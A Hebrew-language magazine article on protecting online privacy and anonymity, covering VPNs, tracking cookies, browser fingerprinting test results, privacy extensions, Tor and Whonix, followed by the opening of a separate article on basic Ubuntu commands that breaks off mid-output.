יותר קשה להגדיר את ההבדלים בין פרטיות לאנונימיות בגלישה באינטרנט. רוב המשתמשים ניגשים לאינטרנט דרך חיבור לא מאובטח, ולכן גם הזהות והפעולות שלהם פתוחים לכל אחד בעל יכולות טכניות וידע. למשל, ספקי שירותי האינטרנט (ISP) המתעדים את הקצאת כתובת ה-IP לראוטר ולכן מסוגלים לקבוע מי השתמש באיזה IP ובאיזו שעה. במילים אחרות - אין פרטיות באינטרנט. זו צריכה להיות נקודת המוצא שלכם. זו לא פרנויה, זו עובדה.

אז איך אפשר לשמור על הפרטיות באינטרנט?

אחת הדרכים הכי יעילות לערפול הפעילות ושמירה על המידע באינטרנט היא שימוש בשירות (VPN) Virtual Private Network. תמורת תשלום סמלי (בין 7$ ל-10$ בחודש) שירותי VPN ישמרו על הפרטיות שלכם ע"י יצירת ערוץ תקשורת (Tunnel) מוצפן בין עמדת קצה לשרת VPN מרוחק, כך שהוא מבקש עבורכם את המידע. על ידי כך הוא מסתיר את התעבורה ואת כתובת ה-IP האמתית שלכם.

כאשר מידע עובר דרך ערוץ התקשורת אל שרת ה-VPN, הוא מוסתר לצפייה ע"י פרוטוקולי הצפנה כך שאף אחד, כולל ה-ISP, יוכל לראות אותו. רק העמדות שבקצוות ערוץ התקשורת חשופות למידע. (בהנחה ולא מפצחים את ההצפנה בדרך). אבל גם בשימוש ב-VPN, אתרי האינטרנט אליהם נכנסתם, אולי יידעו רק את כתובת ה-IP של שרת ה-VPN, אך עדיין יוכלו לתרגם זאת אליכם. ניתן להשתמש במידע שאתרים שונים שומרים במחשב ובהגדרות הדפדפן בשביל לאסוף פרטים אישיים. לכן, שימוש בשירותי VPN לבדם אינו מספק פרטיות מוחלטת ויש להשתמש באמצעי בטיחות נוספים.

הקשחת הדפדפן

הרבה משתמשים מכירים את קבצי הקוקי (cookie), קבצי טקסט קטנים שנשמרים ע"י אתרי אינטרנט בתיקיית הדפדפן. בנוסף ליכולתם לעשות הרבה דברים מועילים כמו לזכור סיסמאות והגדרות לאתרים, ניתן להשתמש בהם גם לזיהוי ומעקב. לכן, רוב הדפדפנים המודרניים מכילים "מצב גלישה פרטי", כמו Incognito בכרום, שלא שומר את היסטוריית הגלישה וחוסם קוקי (אפילו סוגים מסוימים של supercookie). באופן לא מפתיע, חברות שירותי ניתוח התנהגות גולשים (Web Analytics) וחברות שיווק הגיבו בהתאם. הן עברו להשתמש בטכניקות מתוחכמות יותר בשביל להמשיך לעקוב אחר המשתמשים באינטרנט כדי לאסוף כל פיסת מידע אפשרית.

JavaScript היא שפת סקריפטים מצוינת, אבל יש לה גם את היכולת להדליף מידע מזהה. היא תוכננה בצורה כזו ששירותי אינטרנט יוכלו לקבל מידע מפורט על הדפדפן ומערכת ההפעלה של המשתמש. החל מההרחבות (Extensions/Plug-ins) שאתה משתמש בדפדפן ועד רזולוציית המסך שלך. חיבור פיסות המידע הקטנות האלו עוזרות לאותן חברות פרסום להרכיב פרופיל מדויק של אופי הלקוח כדי שיוכלו למכור לו יותר. כמו כן, הן עוזרות לממשלות לרגל אחר הרגלי השימוש של חשודים בצורה טובה יותר כדי לבדל אותם מהאחרים. גרוע מזה, ניצול פרצת אבטחה ב-JS יכול ל"רמות" את הדפדפן ולהסגיר אפילו יותר מידע. בעזרת האתר stayinvisble (שעל הדרך מפרסם חברה שמספקת שירותי VPN) אפשר לבחון מה הדפדפן "מגלה" לאתרי אינטרנט. הנה התוצאה שלי בשימוש בדפדפן אקספלורר 11 בלי הרחבות על ווינדוס 8.1:

LOCATION & LANGUAGE — Upgrade to VPN!


IP Address	5.29.[redacted]	change	Israel broadband
IP Time Zone	GMT+0200		Asia/Jerusalem
Browser Time Zone	GMT+0200		
Language	English, Hebrew		
Accepted Charsets	windows-1255		

TRACKING

Tracking methods that work in your browser. A combination of these can produce "zombie cookies" that are intentionally difficult to delete. Bellow is the result of saving an unique string "8kmf6cln9r" using various techniques.

HTTP Cookies	Yes	8kmf6cln9r
Flash Cookies	No	-
HTTP ETags	Yes	8kmf6cln9r
Web cache	Yes *	ss8r5hn0ms
window.name Caching	Yes	8kmf6cln9r
IE userData	No	-
HTML5 Cached PNGs	Yes *	ss8r5hn0ms
HTML5 Session Storage	Yes	8kmf6cln9r
HTML5 Global Storage	No	-
HTML5 Local Storage	Yes	8kmf6cln9r
HTML5 Database Storage	No	-
Silverlight Storage	No	-

** Works but saved string is not updating properly.*



BROWSER FEATURES

Configuration information may be used by Web sites to create a unique fingerprint of your browser.

User Agent via JavaScript	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
User Agent via JavaScript	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; .NET4.0E; .NET4.0C; .NET CLR 3.5.30729; .NET CLR 2.0.50727; .NET CLR 3.0.30729; InfoPath.3; rv:11.0) like Gecko
System	Windows 8.1; x86
JavaScript	1.3
VBScript	No
Flash	WIN 11,9,900,117
Java	No
Screen	Resolution: 1129x635 (desktop: 1129x612) Color depth: 24 bits Font smoothing: enabled DPI: 96
Plug-ins	Shockwave Flash Version: 11 Description: Shockwave Flash 11.9 r900 File name: Flash.ocx
MIME Types	application/futuresplash Description: Shockwave Flash Suffixes: spl application/x-shockwave-flash Description: Shockwave Flash Suffixes: swf

SYSTEM FONTS

Fonts installed in your system. May improve the uniqueness of your browser fingerprint, reveal your system, language and sometimes occupation.

Via Flash	343	
Via Java	0	
Via JavaScript	225 (partial)	
Font List (Flash)	Agency FB Aldhabi Andalus AngsanaUPC AR BERKLEY AR BONNIE AR CENA AR DARLING	Aharoni Algerian Angsana New Aparajita AR BLANCA AR CARTER AR CHRISTY AR DECODE

לצערנו, הדרך הטובה ביותר למנוע שיטות זיהוי אלו היא לבטל את ה-JS לגמרי, מה שעלול לפגוע בחוויית המשתמש.

NoScript הוא תוסף עוצמתי ל-Firefox המאפשר שליטה מלאה על הסקריפטים שרצים על הדפדפן. בגלל שלא מעט אתרים מסתמכים על JS לביצוע פעולות בסיסיות, הוא מצריך ידע טכני מסוים כדי להגדיר ולטייב אותו כך שהאתר יעבוד לפי הצורך. ניתן בצורה קלה להוסיף החרגה (Whitelist) לאתרים מסוימים, אבל גם זה דורש הבנה של הסיכונים הכרוכים בכך. אולי זה לא הפתרון המושלם למשתמש הפשוט, אבל למבינים מבינו, זו עוד שכבת אבטחה משמעותית. האלטרנטיבה ל-Chrome היא ScriptSafe והיא מבצעת עבודה דומה. ואם כבר הזכרנו הרחבות לדפדפן, אני אציין עוד כמה הרחבות מצוינות המשפרות את הפרטיות באינטרנט.


Disconnect היא הרחבה מצוינת למניעת התחקות ואחסון קוקי. Disconnect חוסמת קוקי של חברות צד שלישי ומונעת מרשתות חברתיות כמו Google, Facebook ו-Twitter להתחקות ולאסוף עליכם מידע מגלישה באתרים אחרים. למרות הפגיעות המפורסמת Heartbleed, TLS/SSL היא עדיין הדרך הטובה ביותר לשמור על פרטיותה של תעבורת האינטרנט שלכם.

HTTPS Everywhere היא הרחבה נחמדה, שפותחה ע"י Electronic Frontier Foundation (EFF), המוודאה שאתם תמיד מתחברים לאתרים בצורה מאובטחת עם HTTPS, במידה ויש אפשרות כזו (תזהרו עם זה!).

עם User-Agent Switcher לכרום ולפיירפוקס ניתן בקלות ובמהירות לשנות (spoof) את מחרוזת ה-User-Agent ולבחור בדפדפן פופולרי יותר בשביל למנוע ייחודיות. מה שמעביר אותנו לסוגיה הבאה:

Browser Fingerprinting היא שיטה לאיסוף מידע על דפדפן של מחשב מרוחק למטרות זיהוי (כמו Nmap, רק לדפדפנים). בעזרת שילוב מספר נתונים שהדפדפן מדליף (כמו הדוגמה מ-stayinvisble) ניתן לזהות לעיתים בצורה מלאה משתמשים בודדים גם אם כל הקוקי נמחקו וכתובת ה-IP שונתה במעבר בין אתרים. "שירותי ניתוח התנהגות גולשים" משתמשים בשיטה זו במטרה למדוד בצורה אמינה פעילויות של בני אדם אמתיים, ע"י פסילה של תעבורה מזויפת שמייצרים הונאות קליקים (click fraud) ובוטים (Bots) למיניהם. שיטה זו הוכחה גם כמועילה בזיהוי ומניעה של גניבת זהויות והונאות כרטיסי אשראי.

האתר panopticlick של ה-EFF מציע שירות מעניין שבודק את ייחודיותו (Uniqueness) של הדפדפן. נשמע קל? ממש לא.. מכיוון שיש הרבה מאד נתונים שניתן להצליב מהדפדפן, החל מרשימת פונטים והרחבות ועד לרזולוציית המסך ו"עומק הצבע" (Color Depth) שבהגדרות המחשב, ממש קשה לא להיות ייחודי במינו. למעשה, מהמחקר של ה-EFF עולה שרק דפדפן אחד מכל 286,777 חולק "טביעת אצבע" משותפת. אני ממליץ בחום לקרוא את המאמר המלא שלהם. ניסיתי לבדוק אם יש עוד דפדפן אקספלורר 11 תמים שרץ על ווינדוס 8.1, כמעט חדש מהניילון שרץ על מכונה וירטואלית, בדיוק כמוני.



מסתבר שלא. אני סתם עוד ייחודי בעולם...


Browser Characteristic	bits of identifying information	one in *x* browsers have this value	value
User Agent	10.23	1203.25	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
HTTP_ACCEPT Headers	19.05	540926.67	text/html, */* gzip, deflate he,en-US;q=0.7,en;q=0.3
Browser Plugin Details	12.83	7298.86	Plugin 0: Shockwave Flash; Shockwave Flash 11.9 r900; Flash.ocx; (Shockwave Flash; application/x-shockwave-flash; swf) (Shockwave Flash; application/futuresplash; spl).
Time Zone	2.66	6.32	-120
Screen Size and Color Depth	14.23	19242.45	1097x617x24
System Fonts	20.21	1217085	Myriad Pro, Myriad Pro Light, TeamViewer9, Marlett, SimSun-ExtB, KodchiangUPC, Kokila, Shonar Bangla, Mangal, BrowalliaUPC, Sakkal Majalla, LilyUPC, Palatino Linotype, MoolBoran, Franklin Gothic Medium, Cordia New, Arial, Arabic Transparent, Arial CE, Arial Greek, Arial Baltic, Arial TUR, Arial CYR, Arial (Hebrew), AngsanaUPC, JasmineUPC, Trebuchet MS, Microsoft Tai Le, Utsaah, Malgun Gothic, Simplified Arabic Fixed, Gisha, Microsoft JhengHei Light, Microsoft JhengHei UI Light, Comic Sans MS, Segoe UI Symbol, Vrinda, FreesiaUPC, Traditional Arabic, Aparajita, Sitka Small, Sitka Text, Sitka Subheading, Sitka Heading, Sitka Display, Sitka Banner, Nirmala UI Semilight, Leelawadee UI, Gadugi, Microsoft New Tai Lue, DokChampa, Segoe UI, Calibri, Miriam, Angsana New, Iskoola Pota, Kartika, Segoe UI Semilight, Vijaya, Nirmala UI, Mongolian Baiti, Microsoft YaHei, Microsoft YaHei UI, Vani, Arial Black, IrisUPC, Batang, BatangChe, Gungsuh, GungsuhChe, Gautami, Segoe UI Black, Calibri Light, Cambria, Rod, Georgia, Verdana, Symbol, Euphemia, Raavi, Corbel, Shruti, Consolas, Segoe UI Semibold, Simplified Arabic, Cambria Math, DaunPenh, Nyala, Constantia, Yu Gothic, CordiaUPC, Khmer UI, Aharoni, Microsoft Uighur, Times New Roman, Times New Roman CYR, Times New Roman TUR, Times New Roman CE, Times New Roman Baltic, Times New Roman Greek, Times New Roman (Hebrew), Segoe Script, Candara, Ebrima, DilleniaUPC, MS Mincho, MS PMincho, Browallia New, Segoe UI Light, Segoe UI Emoji, Aldhabi, DFKai-SB, SimHei, Lao UI, Courier New, Courier New CYR, Courier New TUR, Courier New CE, Courier New Greek, Courier New Baltic, Courier New (Hebrew), Kalinga, Microsoft PhagsPa, Tahoma, EucrosiaUPC, KaiTi, SimSun, NSimSun, Meiryo, Meiryo UI, Sylfaen, Tunga, Urdu Typesetting, Microsoft YaHei Light, Microsoft YaHei UI Light, Webdings, Plantagenet Cherokee, Gabriola, MS Gothic, MS UI Gothic, MS PGothic, Gulim, GulimChe, Dotum, DotumChe, Lucida Sans Unicode, Andalus, Leelawadee, FangSong, Yu Mincho Demibold, David, Miriam Fixed, Impact, Levenim MT, Segoe Print, Estrangelo Edessa, Leelawadee UI Semilight, Microsoft JhengHei, Microsoft JhengHei UI, Narkisim, MingLiU-ExtB, PMingLiU-ExtB, MingLiU_HKSCS-ExtB, Yu Mincho Light, Latha, Microsoft Sans Serif, FrankRuehl, MingLiU, PMingLiU, MingLiU_HKSCS, Myanmar Text, Yu Gothic Light, Javanese Text, Microsoft Himalaya, Yu Mincho, Lucida Console, Arabic Typesetting, Microsoft Yi Baiti, MV Boli, Wingdings, HP Simplified, HP Simplified Light, AR BERKLEY, AR BLANCA, AR BONNIE, AR CARTER, AR CENA, AR CHRISTY, AR DARLING, AR DECODE, AR DELANEY, AR DESTINE, AR ESSENCE, AR HERMANN, AR JULIAN, MT Extra, Guttman-Aharoni, Guttman-Aram, Guttman Drogolin, Guttman Frank, Guttman Frnew, Guttman Aharoni, Guttman Haim, Guttman Haim-Condensed, Guttman Kav, Guttman Kav-Light, Guttman Myamfix, Guttman Yad-Brush, Guttman Yad, Guttman Yad-Light, Monotype Hadassah, Guttman Logo1, Guttman Mantova, Guttman Mantova-Decor, Guttman Miryam, Guttman-CourMir, Guttman Rashi, Guttman Stam, Guttman Stam1, Guttman Hatzvi, Guttman Vilna, Arial Unicode MS, Century, Wingdings 2, Wingdings 3, Tempus Sans ITC, Pristina, Papyrus, Mistral, Lucida Handwriting, Kristen ITC, Juice ITC, French Script MT, Freestyle Script, Bradley Hand ITC, MS Outlook, Arial Narrow, Book Antiqua, Garamond, Monotype Corsiva, Century Gothic, Algerian, Baskerville Old Face, Bauhaus 93, Bell MT, Berlin Sans FB, Bernard MT Condensed, Bodoni MT Poster Compressed, Britannic Bold, Broadway, Brush Script MT, Californian FB, Centaur, Chiller, Colonna MT, Cooper Black, Footlight MT Light, Harlow Solid Italic, Harrington, High Tower Text, Jokerman, Kunstler Script, Lucida Bright, Lucida Calligraphy, Lucida Fax, Magneto, Matura MT Script Capitals, Modern No. 20, Niagara Engraved, Niagara Solid, Old English Text MT, Onyx, Parchment, Playbill, Poor Richard, Ravie, Informal Roman, Showcard Gothic, Snap ITC, Stencil, Viner Hand ITC, Vivaldi, Vladimir Script, Wide Latin, Tw Cen MT, Tw Cen MT Condensed, Script MT Bold, Rockwell Extra Bold, Rockwell Condensed, Rockwell, Rage Italic, Perpetua Titling MT, Perpetua, Palace Script MT, OCR A Extended, Maiandra GD, Lucida Sans Typewriter, Lucida Sans, Imprint MT Shadow, Haettenschweiler, Goudy Stout, Goudy Old Style, Gloucester MT Extra Condensed, Gill Sans Ultra Bold Condensed, Gill Sans Ultra Bold, Gill Sans MT Condensed, Gill Sans MT, Gill Sans MT Ext Condensed Bold, Gigi, Franklin Gothic Medium Cond, Franklin Gothic Heavy, Franklin Gothic Demi Cond, Franklin Gothic Demi, Franklin Gothic Book, Forte, Felix Titling, Eras Medium ITC, Eras Light ITC, Eras Demi ITC, Eras Bold ITC, Engravers MT, Elephant, Edwardian Script ITC, Curlz MT, Copperplate Gothic Light, Copperplate Gothic Bold, Century Schoolbook, Castellar, Calisto MT, Bookman Old Style, Bodoni MT Condensed, Bodoni MT Black, Bodoni MT, Blackadder ITC, Arial Rounded MT Bold, Agency FB, Bookshelf Symbol 7, MS Reference Sans Serif, MS Reference Specialty, Berlin Sans FB Demi, Tw Cen MT Condensed Extra Bold, SWGamekeys MT, LuzSans-Book (via Flash)
Are Cookies Enabled?	0.44	1.36	Yes
Limited supercookie test	0.89	1.85	DOM localStorage: Yes, DOM sessionStorage: Yes, IE userData: No

אחד ההיבטים האירוניים והמתסכלים בנוגע ל-Browser Fingerprinting הוא שככל שמוסיפים עוד אמצעים למניעת התחקות וריגול (כמו התקנת הרחבות), ככה הדפדפן הופך ייחודי יותר. לכן, ההגנה הכי טובה נגד Fingerprinting היא פשוט להשתמש בדפדפן ובמערכת ההפעלה "Out of the Box" בלי לגעת בה. כך, אפשר יהיה להתמזג עם שאר המשתמשים הרגילים בעולם. אבל זה משאיר את הדפדפן פתוח להתקפות אחרות ופוגע בפונקציונליות שלו ולכן, זה לא פתרון פרקטי. פתרון לבעיה אנחנו דווקא מוצאים בתחום האנונימיות.

חשבתם שלשמור על הפרטיות זה קשה?..

Tor (The Onion Router בעבר) הוא שירות חינמי שמטרתו לאפשר למשתמשים לגלוש באינטרנט בצורה אנונימית, כך שהפעילות והמיקום שלהם לא יכולים להתגלות ע"י משרדי ממשלה, ארגונים או כל גורם אחר. רשת ה-Tor מסתירה את זהות (כתובת IP) המשתמש ע"י ניתוב התעבורה והצפנתה מחדש דרך

לפחות שלושה מחשבים (nodes) רנדומליים של מתנדבים מכל העולם כך שכל מחשב יודע מי יצר אתו קשר ועם מי הוא יוצר קשר אבל אף מחשב לא יודע את כל המסלול (Circuit). החוליה האחרונה בשרשרת, המכונה Exit node, היא זו שמתחברת לאינטרנט (ראה תרשים).



בצורה זו, אי אפשר להתחקות אחר מבקש השירות. מי שינסה, במקום לראות את עמדת הקצה, ייראה תעבורה שמגיעה ממחשבים רנדומליים ברשת ה-Tor. אני ממליץ לקרוא את המאמר המצוין של ליאור ברש ב-Digital Whisper להסבר מעמיק יותר על Tor.

בשביל להתחבר לרשת ה-Tor, כל מה שצריך זה להוריד דפדפן, שהוא למעשה גרסה מוקשחת של פיירפוקס, עם דגש על היבטי אבטחה, כך שכל הפעולות שמבוצעות דרך הדפדפן יעוברו דרך רשת ה-Tor. על הדרך, זה גם פותר את בעיית ה-Browser Fingerprinting, כי כולם משתמשים באותו דפדפן מוקשח כשכל מנגנוני האבטחה קיימים. חשוב לציין, שבגלל שהתעבורה עוברת דרך מספר ממסרים (relays), היא תהיה איטית יותר בהשוואה לגלישה רגילה.

אז אם ברצונכם להיות אנונימיים, Tor היא ככל הנראה הדרך הטובה ביותר והיא אפילו חינמית. אבל זה עדיין לא הופך אותה למושלמת. בשל עיצובה, ממשלות יכולות לאתר שימוש ב-Tor ע"י ניטור מדגם שלExit Nodes מה שכבר הופך את המשתמש למטרה.

אנונימיות היא לא כמו אבטחה. קשה לפרוץ את רשת ה-Tor אבל דפדפנים זה כבר סיפור אחר. מהמסמכים של סנודן נודע של-NSA הרבה יותר קל להגיע אל משתמשי-מטרה דרך הדפדפן ולא דרך רשת ה-Tor.

ע"י ביצוע מתקפת MITM (Man in the Middle), ה-NSA מתחזים לאתר שמשתמש-המטרה מבקש ומחזירים אליו מידע המנצל חולשה בדפדפן ומשתיל פוגען במחשבו החושף את כתובת ה-IP האמתית שלו. ראוי לציין, שזה לא משנה באיזה דפדפן מדובר. לגוף כמו ה-NSA, שהוא בעל משאבים בלתי מוגבלים, יש את היכולות להחזיק מאגר חולשות לא מוכרות (Zero-Day) לכל דפדפן בכל מערכת ההפעלה. הדרך הטובה ביותר להתגונן ממתקפות מסוג זה היא להתחבר לאתרים רק ב-HTTPS (כל עוד

זה אפשרי). לכן, ניתן להסיק שהחוזק של Tor הוא כחוזק הדפדפן שהוא רץ עליו, וחשוב לשמור עליו מעודכן מפני חורי אבטחה מוכרים.

ל-Tor יש עוד מספר חסרונות המצריכים שינויים בהרגלי הגלישה ומשמעת עצמית גבוהה על מנת להתמגן מגופים מדיניים. לדוגמה, הורדה ופתיחה של מסמכים כמו קבצי אופיס ו-PDF מדפדפן Tor יכולה לחשוף את כתובת ה-IP האמתית של המשתמש, במידה והם מכילים משאבים מהאינטרנט. וזאת משום שהם יורדו דרך התוכנה שפתחה אותם שהיא מחוץ ל-Tor.

אז למה לא להשתמש ב-VPN גם לאנונימיות?

אחד היתרונות הבולטים ב-Tor הוא שאין צורך לסמוך על אף אחד - הגלישה היא אנונימית לגמרי. ב-VPN יש צורך לסמוך על ספק ה-VPN, מה שמהווה נקודת כשל מרכזית. יש שירותי VPN שמבטיחים לך שהם לא שומרים יומנים (Logs) על המשתמשים, ובמידה והם יקבלו צו מרשויות החוק, לא יהיה להם מה להראות. אבל לפראנואידים עדיף לא לסמוך על אף אחד, במיוחד אחרי ההדלפות על קבוצת ה-TAO (Tailored Access Operations) של ה-NSA המתמחה בתקיפת עמדות קצה. במידה וה-NSA צריכה מידע מחשוד המשתמש בשירות VPN אבל מפתח ההצפנה מורכב מידי לפיצוח, ה-TAO פשוט פורצים לשרתי החברה ומחלצים את המפתח הפרטי. זה קורה רק כשמדובר במטרה בעלת ערך גבוה.

אפשר גם להשתמש ב-VPN עם Tor ביחד, כך שה-VPN ייראה את ה-Exit Node במקום את ה-IP האמתי. חוץ מהפחתת הסיכון של תיעוד, זה גם מונע את הסנפת התעבורה מה-Exit Node. למרות שזה קצת מסורבל ואיטי ממש, כשזה מוגדר נכון זה מוסיף שכבת אבטחה נוספת לשמירה על הפרטיות. כבונוס, זה גם מסתיר את עובדת השימוש ב-Tor, מה שיימנע מאתרים שלא אוהבים את Tor למנוע שירותים. חשוב להבין שבהתקנה כזו הסדר מאד חשוב. Tor צריך לבוא לפני ה-VPN ! (VPN through Tor). היתרון היחידי בשימוש הפוך של VPN ל-Tor (Tor through VPN) הוא שה-ISP לא יידע שיש שימוש ב-Tor.

הבעיה העיקרית בשילוב הזה היא ברכישה של ה-VPN. גם אם שרת ה-VPN ייראה רק את ה-Exit node, האנונימיות תיהרס אם יהיה תיעוד פיננסי של הקנייה שנעשתה. לכן, יש להשתמש במטבע בטוח כמו ביטקוין (Bitcoin) או דארקוין (Darkcoin). חשוב לציין שמטבעות אלו שומרים על האנונימיות אבל לא על הפרטיות. כל הפעילויות מתועדות ולכן חשוב לדאוג שלא תהיה אפשרות לקשר את המידע. יש לקנות רק דרך Tor ולהשתמש במיקסרים.

מתחיל להישמע כמו משימה בלתי אפשרית? תרשו לי להכיר לכם אחות יקרה שתעשה אתכם יותר אופטימיים.

המוצא האחרון

Whonix היא מערכת ההפעלה המבוססת על הפצת Debian של לינוקס ונבנתה בדגש על אנונימיות, פרטיות ואבטחה (ה-Kali של הפראנואידים). Whonix (ראו גם את Tails) עושה בשבילכם את העבודה הקשה והיא כבר מוגדרת בצורה כזו שכל תעבורת המחשב שלכם עוברת רק דרך Tor. היא גם מכילה ארסנל כלים שלם, כמו סקריפטים להצפנת קבצים ותוכנות צ'אט אנונימיות. כברירת מחדל, JavaScript, Flash ו-Java מושבתים ו-Startpage הוא מנוע החיפוש היחידי, וכל זה בשביל לשמור על הפרטיות והאנונימיות שלכם בצורה המיטבית.

ה"תותחית" הזו יכולה גם לתקן טעויות אנוש, מגנה מדליפות DNS, ואפילו מצליחה למנוע מפוגענים עם הרשאות root לחשוף את כתובת ה-IP שלכם. סוד ההצלחה שלה הוא בבידוד ("Security by Isolation"). Whonix מורכבת משני מכונות וירטואליות - תחנת קצה (Whonix-Workstation) לעבודה הרגילה ועמדת שער (Whonix-Gateway) לניתוב אוטומטי של כל תעבורת האינטרנט של תחנת הקצה דרך Tor. בזכות עיצובה, היא מצליחה למתן (Mitigate) מספר רב של אפיקי תקיפה שה-NSA אוהבים להשתמש. אפילו באחד המצגות של ה-NSA נכתב שכמעט ואין פתרונות (טכניים) נגד מבנה הגנה שכזה. לא מסובך מדי להתקין את Whonix. כל מה שצריך זה VirtualBox מותקן ולהוריד את שני התמונות (Images) של ה-VM. לפראנואידים, המפתחים של Whonix מציעים דרכים מאובטחות יותר להוריד את התמונות בשביל למנוע מתקפות MITM והשחתת הקבצים עם שימוש בחתימות דיגיטליות או הידור (Compile) מקוד המקור. עכשיו נשאר רק לייבא את שתי התמונות אל ה-VirtualBox. מומלץ מאד להשאיר את ההגדרות כפי שהן ולבדוק אחר עדכוני מערכת.

אבל באבטחה אין דבר כזה 100%, כפי שאף אישה (וגם גבר...) אינה מושלמת. גם ל-Whonix שלנו יש כמה פגמים. אני מציע למי שמתכנן להרגיז ארגוני ביון לקרוא מה Whonix לא יכולה לעשות.

סיכום

שמירה על הזכות לפרטיות ואנונימיות באינטרנט היא כאב ראש לא קטן. היא דורשת זהירות וערנות מתמדת ופוגעת בחוויית המשתמש. חובה להיות פרו-אקטיביים כי פרנויה לא עובדת רטרו-אקטיבית. אז לפני שאתם מוכנים לעשות את הפשרה הזו, חשבו מהי הסיבה שברצונכם לשמור על פרטיותכם ו/או להישאר אנונימיים. אם אתם רק רוצים לטשטש את העובדה שאתם צופים בפורנו, שימוש בחלון גלישה פרטית יהיה מספק. אבל אם אתם רוצים להתחמק מגופים ממשלתיים או ארגוני ביון מכל סיבה שהיא - ואני לא כאן כדי לשפוט - תצטרכו להשתמש בפתרונות רציניים יותר. חצי מהעבודה היא לבחור את הכלי הנכון למשימה הנכונה. אבל אל תשכחו שהחצי השני, הגורם האנושי, הוא לא פחות חשוב וכנראה אפילו יותר.

פקודות שימושיות ב-Linux

מאת יגאל סולימני / Solaimani Igal

הקדמה

במאמר זה אסקור מספר פקודות שימושיות במערכת הפעלה.Linux הפקודות הורצו על מכונת Ubuntu, ברב המקרים, ההבדל העיקרי בין ההפצות השונות הוא בפקודות האדמיניסטרטיביות, ולכן מלבד שלושת הפקודות הראשונות במסמך, יתר הפקודות יתאימו לשאר ההפצות. בטבלה הבאה ניתן לראות את ההבדלים בפקודות הללו בהפצות השונות:

RedHat / Fedora / CentOS	Debian / Ubuntu	הפצה / פעולה
yum update	apt-get update	**הורדת חבילת העדכונים**
	apt-get upgrade	**התקנת חבילת העדכונים**
yum install X	apt-get install X	**התקנת החבילה X**

את הרשימה המלאה של ההבדלים, ניתן לראות בקישור הבא:

https://help.ubuntu.com/community/SwitchingToUbuntu/FromLinux/RedHatEnterpriseLinuxAndFedora

apt-get update

פקודה זו מורידה את "חבילות העדכון" של התוכנות ומערכת ההפעלה אשר מותקנים במכונה:

```
igal@ubunto1:~$
igal@ubunto1:~$ sudo apt-get update
[sudo] password for igal:
Ign http://il.archive.ubuntu.com trusty InRelease
Ign http://il.archive.ubuntu.com trusty-updates InRelease
Ign http://il.archive.ubuntu.com trusty-backports InRelease
